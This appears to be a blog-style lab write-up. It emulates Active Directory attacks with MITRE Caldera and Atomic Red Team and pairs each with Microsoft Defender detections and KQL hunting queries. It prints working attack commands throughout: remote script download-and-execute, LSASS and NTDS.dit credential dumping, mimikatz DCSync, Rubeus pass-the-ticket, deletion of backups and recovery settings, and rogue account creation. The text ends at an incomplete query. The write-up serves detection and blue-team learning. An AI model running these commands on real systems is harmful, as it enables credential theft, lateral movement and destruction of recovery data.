
Detecting and hunting AD Attacks using MITRE Caldera™
What is Caldera ?
MITRE Caldera™ is a cyber security platform designed to easily automate adversary emulation, assist manual red-teams, and automate incident response.
Setting up is easy and steps can be followed from the below github page :
GitHub — mitre/caldera: Automated Adversary Emulation Platform

In my case, I have set up Caldera to run on default port: 8888 and interface looks similar to below :
Lab Architecture:
- Windows Server 2016 x 2
- Windows 10 x 2
- Ubuntu — Caldera Server
- M365 Defender(MDE,MDI)

Caldera agents were installed on all endpoints as shown below :
NOTE : This experiment was purely done as a learning experience to assess both sides of the engagement (Blue and Red team). Please also note that All KQL queries were purely based on the data that we got from detection, in a real-world scenario, the best place to start hunting is to monitor/hunt events associated with common indicators (Powershell, CMD etc). My searches are purely based on the events where the keywords exist.
In this Article, i will be covering some common AD attack techniques and the artefacts around them.
Lateral Movement Techniques
Initial Access:
Let’s assume maldoc was sent to a user which executes a PowerShell script which is intended to set the security protocol for web requests to TLS2 and then downloads a specific PowerShell script from GitHub, further instructs and defines a macro code as a string, and then executes a function to simulate the execution of a malicious macro within a Word document. In this command we can also see that the output is saved to :
C:\Users\Public\art.jse
Further to the above, it then pings 8[.]8[.]8[.]8.
powershell.exe -ExecutionPolicy Bypass -C "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (iwr \"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1\" -UseBasicParsing); $macrocode = \" Open `\"C:\Users\Public\art.jse`\" For Output As #1`n Write #1, `\"WScript.Quit`\"`n Close #1`n Shell`$ `\"ping 8.8.8.8`\"`n\"; Invoke-MalDoc -macroCode $macrocode -officeProduct \"Word\""Dumping LSASS secret using ProcDump:
CMD script:

From the looks of it, this command runs procdump.exe to monitor the lsass.exe process using the flags “-mm” and then saves the dump file in a Temp file path as “lsass_dump.dmp”
cmd.exe /C PathToAtomicsFolder\..\ExternalPayloads\procdump.exe -accepteula -mm lsass.exe C:\Windows\Temp\lsass_dump.dmp'Defender detection:
KQL :
DeviceProcessEvents
| where FileName in ("powershell.exe") or FileName  in ("cmd.exe")
| where ProcessCommandLine contains "procdump.exe"
Identify Active user:
PowerShell command:
This command from our research appears to be used to retrieve the current logged in user on the endpoint :
Powershell.exe - ExecutionPolicy Bypass -C $env:usernameDefender for endpoint Detection:

KQL:
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains "ExecutionPolicy Bypass -C $env:username"
Identify Local users:
Powershell command:

It appears that this command will identify and retrieve all the user account details from the endpoint by quering the WMI Class — Win32_UserAccount
powershell.exe -ExecutionPolicy Bypass -C "Get-WmiObject -Class Win32_UserAccountDefender for endpoint Detection:
KQL:
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains "Get-WmiObject -Class Win32_UserAccount"
Process Discovery:
PowerShell script:

This script appears to display all the processes running on the endpoint where user is “admin-pc” which is the local admin for testvictim1 machine
powershell.exe -ExecutionPolicy Bypass -C "$owners = @{};gwmi win32_process |% {$owners[$_.handle] = $_.getowner().user};$ps = get-process | select processname,Id,@{l=\"Owner\";e={$owners[$_.id.tostring()]}};foreach($p in $ps) { if($p.Owner -eq \"admin-pc\") { $p; }}"Defender for endpoint Detection:
KQL:
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains "win32_process |% {$owners[$_.handle]"
Discover domain controllers in the environment.
PowerShell script:
This PowerShell script and its commands will query the command line utility “nltest” which is used to troubleshoot the windows domain and network connectivity, the nltest command will then query the network to find the DC for the domain which is specified in env variable: USERDOMAIN
powershell.exe -ExecutionPolicy Bypass -C "nltest /dsgetdc:$env:USERDOMAIN"Defender for endpoint Detection:
Unfortunately, events were generated on the servers/Domain controller although no detections were generated from MDI for this command.
KQL :
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains @"nltest /dsgetdc"
Permissions group discovery :
PowerShell script:
This command will display detailed information about the Group Policy settings and policies applied to the user or computer, including security settings, group memberships.
powershell.exe -ExecutionPolicy Bypass -C "gpresult /R"Defender for endpoint Detection:
No alerts generated in Microsoft Defender for endpoint.
KQL :
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains "gpresult /R"
Identify firewalls or AV solutions :
PowerShell script:

This powershell script and its commands checks for any AV solutions installed using WMI.
powershell.exe -ExecutionPolicy Bypass -C "wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value"Defender for endpoint Detection:
KQL:
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains "PATH AntiVirusProduct GET /value" and ProcessComm
PowerShell script:

This powershell script and its commands checks for any AV solutions installed.
powershell.exe -ExecutionPolicy Bypass -C "$NameSpace = Get-WmiObject -Namespace \"root\" -Class \"__Namespace\" | Select Name | Out-String -Stream | Select-String \"SecurityCenter\";$SecurityCenter = $NameSpace | Select-Object -First 1;Get-WmiObject -Namespace \"root\$SecurityCenter\" -Class AntiVirusProduct | Select DisplayName, InstanceGuid, PathToSignedProductExe, PathToSignedReportingExe, ProductState, Timestamp | Format-List;"Defender for endpoint Detection:
KQL:
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains "Class AntiVirusProduct" or  ProcessCommandLine contains "Get-WmiObject" or ProcessCommandLine contains "-Class AntiVirusProduct"
View Admin shares:
PowerShell script:

In this script, the command is supposed to retrieve the SMB Shares/shared folders on the endpoint. It does by quering the cmdlet — Get-SmbShare
powershell.exe -ExecutionPolicy Bypass -C "Get-SmbShare"Defender for endpoint Detection:
KQL:
DeviceProcessEvents
| where FileName=="powershell.exe"
| where ProcessCommandLine contains "Get-SmbShare"
Pass the Hash and Pass the Ticket :
Invoke-WMIExec.ps1 — Pass the Hash

Downloads the file(Invoke-WMIExec.ps1) from github and executes it on the endpoint, Defender managed to block it from further executing.
Defender Detection:
Command:
This script is intended to perform a possible RCE on a target computer. In the command it specifies the target computer, the username “Administrator,” and the hash for authentication.
powershell.exe- ExecutionPolicy Bypass - C "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (IWR 'https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/01ee90f934313acc7d09560902443c18694ed0eb/Invoke-WMIExec.ps1' -UseBasicParsing);Invoke-WMIExec -Target $env:COMPUTERNAME -Username Administrator -Hash hash -Command hostnameReubus — Pass the Ticket :
PowerShell command:
In this part, Powershell is executed to further spawn PsExec with certain parameters. We can see that PsExec.exe is executed with -accepteula to accept the end-user license agreement. It then connects to the localhost computer using the -w parameter, specifying the working directory as c:\. It copies rubeus.exe from the current directory to the remote machine.After successfully copying rubeus.exe to the remote machine, it runs rubeus.exe with the asktgt command.Further to that we can see attempts to request a Ticket Granting Ticket (TGT) for the Administrator account using a specified password and the domain retrieved from the environment variable ($Env:USERDOMAIN) in the command line .The TGT is saved as a file named ticket.kirbi.
It moves the ticket.kirbi file from the remote machine (\\localhost\c$) to the current working directory on the remote machine.It then writes a message to the console, indicating the successful retrieval of the TGT.It requests a Ticket Granting Service (TGS) for the cifs/localhost service using the TGT stored in ticket.kirbi.The /ptt parameter is used to “pass the ticket” to the current session, allowing the user to use this TGS for further actions.
powershell.exe -ExecutionPolicy Bypass -C "& \"PathToAtomicsFolder\..\ExternalPayloads\PsExec.exe\" -accepteula \\localhost -w c:\ -c \"PathToAtomicsFolder\..\ExternalPayloads\rubeus.exe\" asktgt /user:Administrator /password:******** /domain:$Env:USERDOMAIN /outfile:ticket.kirbi; Set-Location \"PathToAtomicsFolder\..\ExternalPayloads\"; Move-Item -Force \"\\localhost\c$\ticket.kirbi\" ticket.kirbi; Write-Host \"Successfully retrieved TGT from 'localhost', now requesting a TGS from local\"; & \"PathToAtomicsFolder\..\ExternalPayloads\rubeus.exe\" asktgs /service:cifs/localhost /ticket:ticket.kirbi /ptt; Remove-Item \"PathToAtomicsFolder\..\ExternalPayloads\ticket.kirbi\"; & \"PathToAtomicsFolder\..\ExternalPayloads\rubeus.exe\" purge"Defender Detection:


The tool was blocked from further executing by Defender for endpoint.
AMSI Bypass techniques:

Defender Detection for AMSI Tampering:

Registry key was deleted which is associated with AMSI:


For the AMSI Bypass — AMSI Initfailed technique — we recieved the following error:

This was because Defender blocked the activity:
KQL:
DeviceProcessEvents
| where InitiatingProcessFileName contains "powershell.exe"
| where InitiatingProcessCommandLine contains "Remove-Item" and InitiatingProcessCommandLine contains "AMSI"
Windows — Disable Windows Recovery Console Repair
In this technique, cmd.exe started bcdedit.exe. bcedit.exe then goes and sets the default boot entry for “bootstatuspolicy” and tells it to ignore any failures. In the second part of the command, it sets “recoveryenabled” entry to no. Setting the “recoveryenabled” to no will disable the automatic recovery options. (BootStatusPolicy | Microsoft Learn)
Defender Detection:

Command:
cmd.exe bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures && bcdedit.exe /set {default} recoveryenabled noKQL:
DeviceProcessEvents
| where FileName in ("cmd.exe")
| where ProcessCommandLine contains @"bcdedit.exe" and  ProcessCommandLine contains @"recoveryenabled no"

Windows — Disable the System Restore (SR) scheduled task.
It’s a system schedule task which will run the System Restore service in Windows. It is responsible for creating restore points for admins to restore an endpoint from. This can be disabled using the below commands:
schtasks.exe /Change /TN "\Microsoft\Windows\SystemRestore\SR" /disableDefender detection:
KQL:
union DeviceFileEvents, DeviceProcessEvents
| where FileName in ("cmd.exe") or  FileName in ("schtasks.exe")
| where ProcessCommandLine contains @"SystemRestore" and ProcessCommandLine contains @"/disable"
Dump Active Directory Database with NTDSUtil
Command:

The command will create a directory named “ntds_T1003” in the “C:\Windows\Temp” directory. Further to that, it will use the “ntdsutil” tool to create a full copy of the Active Directory database and store it in the newly created directory.
mkdir C:\Windows\Temp\ntds_T1003 && ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\ntds_T1003" q qOutput:
KQL:
DeviceProcessEvents
| where ProcessCommandLine contains @"ntdsutil" and ProcessCommandLine contains @"ac i ntds"
| project DeviceName, ProcessCommandLine
DCsync attack (Active Directory):
The DCSync attack is a widely recognized credential dumping technique used by attackers to retrieve sensitive information from the Active Directory (AD) database. This attack method enables attackers to mimic the replication process from a remote Domain Controller (DC) and request credentials from another DC.
Command:
cmd.exe /C %tmp%\mimikatz\x64\mimikatz.exe "lsadump::dcsync /domain:%userdnsdomain% /user:krbtgt@%userdnsdomain%" "exit"Defender Detection:

KQL:
DeviceProcessEvents
| where FileName in ("cmd.exe")
| where ProcessCommandLine contains @"lsadump::dcsync /domain:" and ProcessCommandLine contains @"mimikatz"
| project DeviceName, ProcessCommandLine

Use Registry Editor to turn on automatic logon -Powershell — Used by ransomware families.
By using this feature, other users can start your computer and use the account that you establish to automatically log on.
Configure Windows to automate logon — Windows Server | Microsoft Learn
Command :
powershell.exe -ExecutionPolicy Bypass -C "New-ItemProperty \"HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon\" -Name AutoAdminLogon -PropertyType DWord -Value 1 -Force; New-ItemProperty \"HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon\" -Name DefaultUserName -Value Administrator -Force; New-ItemProperty \"HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon\" -Name DefaultDomainName -Value contoso.com -Force; New-ItemProperty \"HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon\" -Name DefaultPassword ****** password1 -Force"Defender Detection/Events :
KQL :
DeviceProcessEvents
| where FileName in ("powershell.exe")
| where ProcessCommandLine contains @"HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon\" and  ProcessCommandLine contains @"-Name AutoAdminLogon -PropertyType DWord"
| project DeviceName, ProcessCommandLine
Looting credentials from local password stores using DumpWCM
Command:
powershell.exe -ExecutionPolicy Bypass -C "iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/obfuscatedps/DumpWCM.ps1'); Invoke-WCMDump"
KQL :
DeviceProcessEvents
| where ProcessCommandLine contains @"Invoke-WCMDump" or ProcessCommandLine contains @"DumpWCM.ps1"
| project DeviceName, ProcessCommandLine

Windows — wbadmin Delete Windows Backup Catalog
In this command, cmd.exe executes a command which tells wbadmin utility to delete catalogs associated with back ups. The flag -quiet is for the command to run without any user interaction.
Command:
cmd.exe /C wbadmin delete catalog -quietDefender detection:
KQL:
DeviceProcessEvents
| where FileName in ("cmd.exe")
| where ProcessCommandLine contains @"wbadmin delete catalog"
Create a new account similar to ANONYMOUS LOGON
This command will create a new account named: ANONYMOUS LOGON with the password “PASSWORD”.
Command:
net user "ANONYMOUS LOGON" "PASSWORD" /add /domain
KQL:
DeviceProcessEvents
| where FileName in ("cmd.exe")
| where ProcessCommandLine contains @"net user" and  ProcessCommandLine contains @"/add /domain"
Disable NLA for RDP via Command Prompt
The following command will disable the Network level authentication which is required for RDP via adding a registry key into the below:
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /d 1 /t REG_DWORD -f >nul 2>&1Defender detection:

KQL :
DeviceProcessEvents
| where FileName in ("cmd.exe") or FileName in ("powershell.exe")
| where ProcessCommandLine contains @"reg add" and ProcessCommandLine contains @"Terminal Server\WinStations\RDP-Tcp" and ProcessCommandLine contains @"UserAuthentication"
AnyDesk Files Detected Test on Windows (Pre-C2 Activity)
An adversary may attempt to trick the user into downloading AnyDesk and use to establish C2.

Command:
This powershell command will dowload anydesk executable and then save it under the following file path : C:\Users\USERNAME\Desktop\AnyDesk.exe\
The initial results are saved into a variable: $file1 and the command later instructs to run it from $file1
powershell.exe -ExecutionPolicy Bypass -C "Invoke-WebRequest -OutFile C:\Users\$env:username\Desktop\AnyDesk.exe https://download.anydesk.com/AnyDesk.exe; $file1 = \"C:\Users\\\" + $env:username + \"\Desktop\AnyDesk.exe\"; Start-Process $file1 /S;"Detection:

KQL:
DeviceProcessEvents
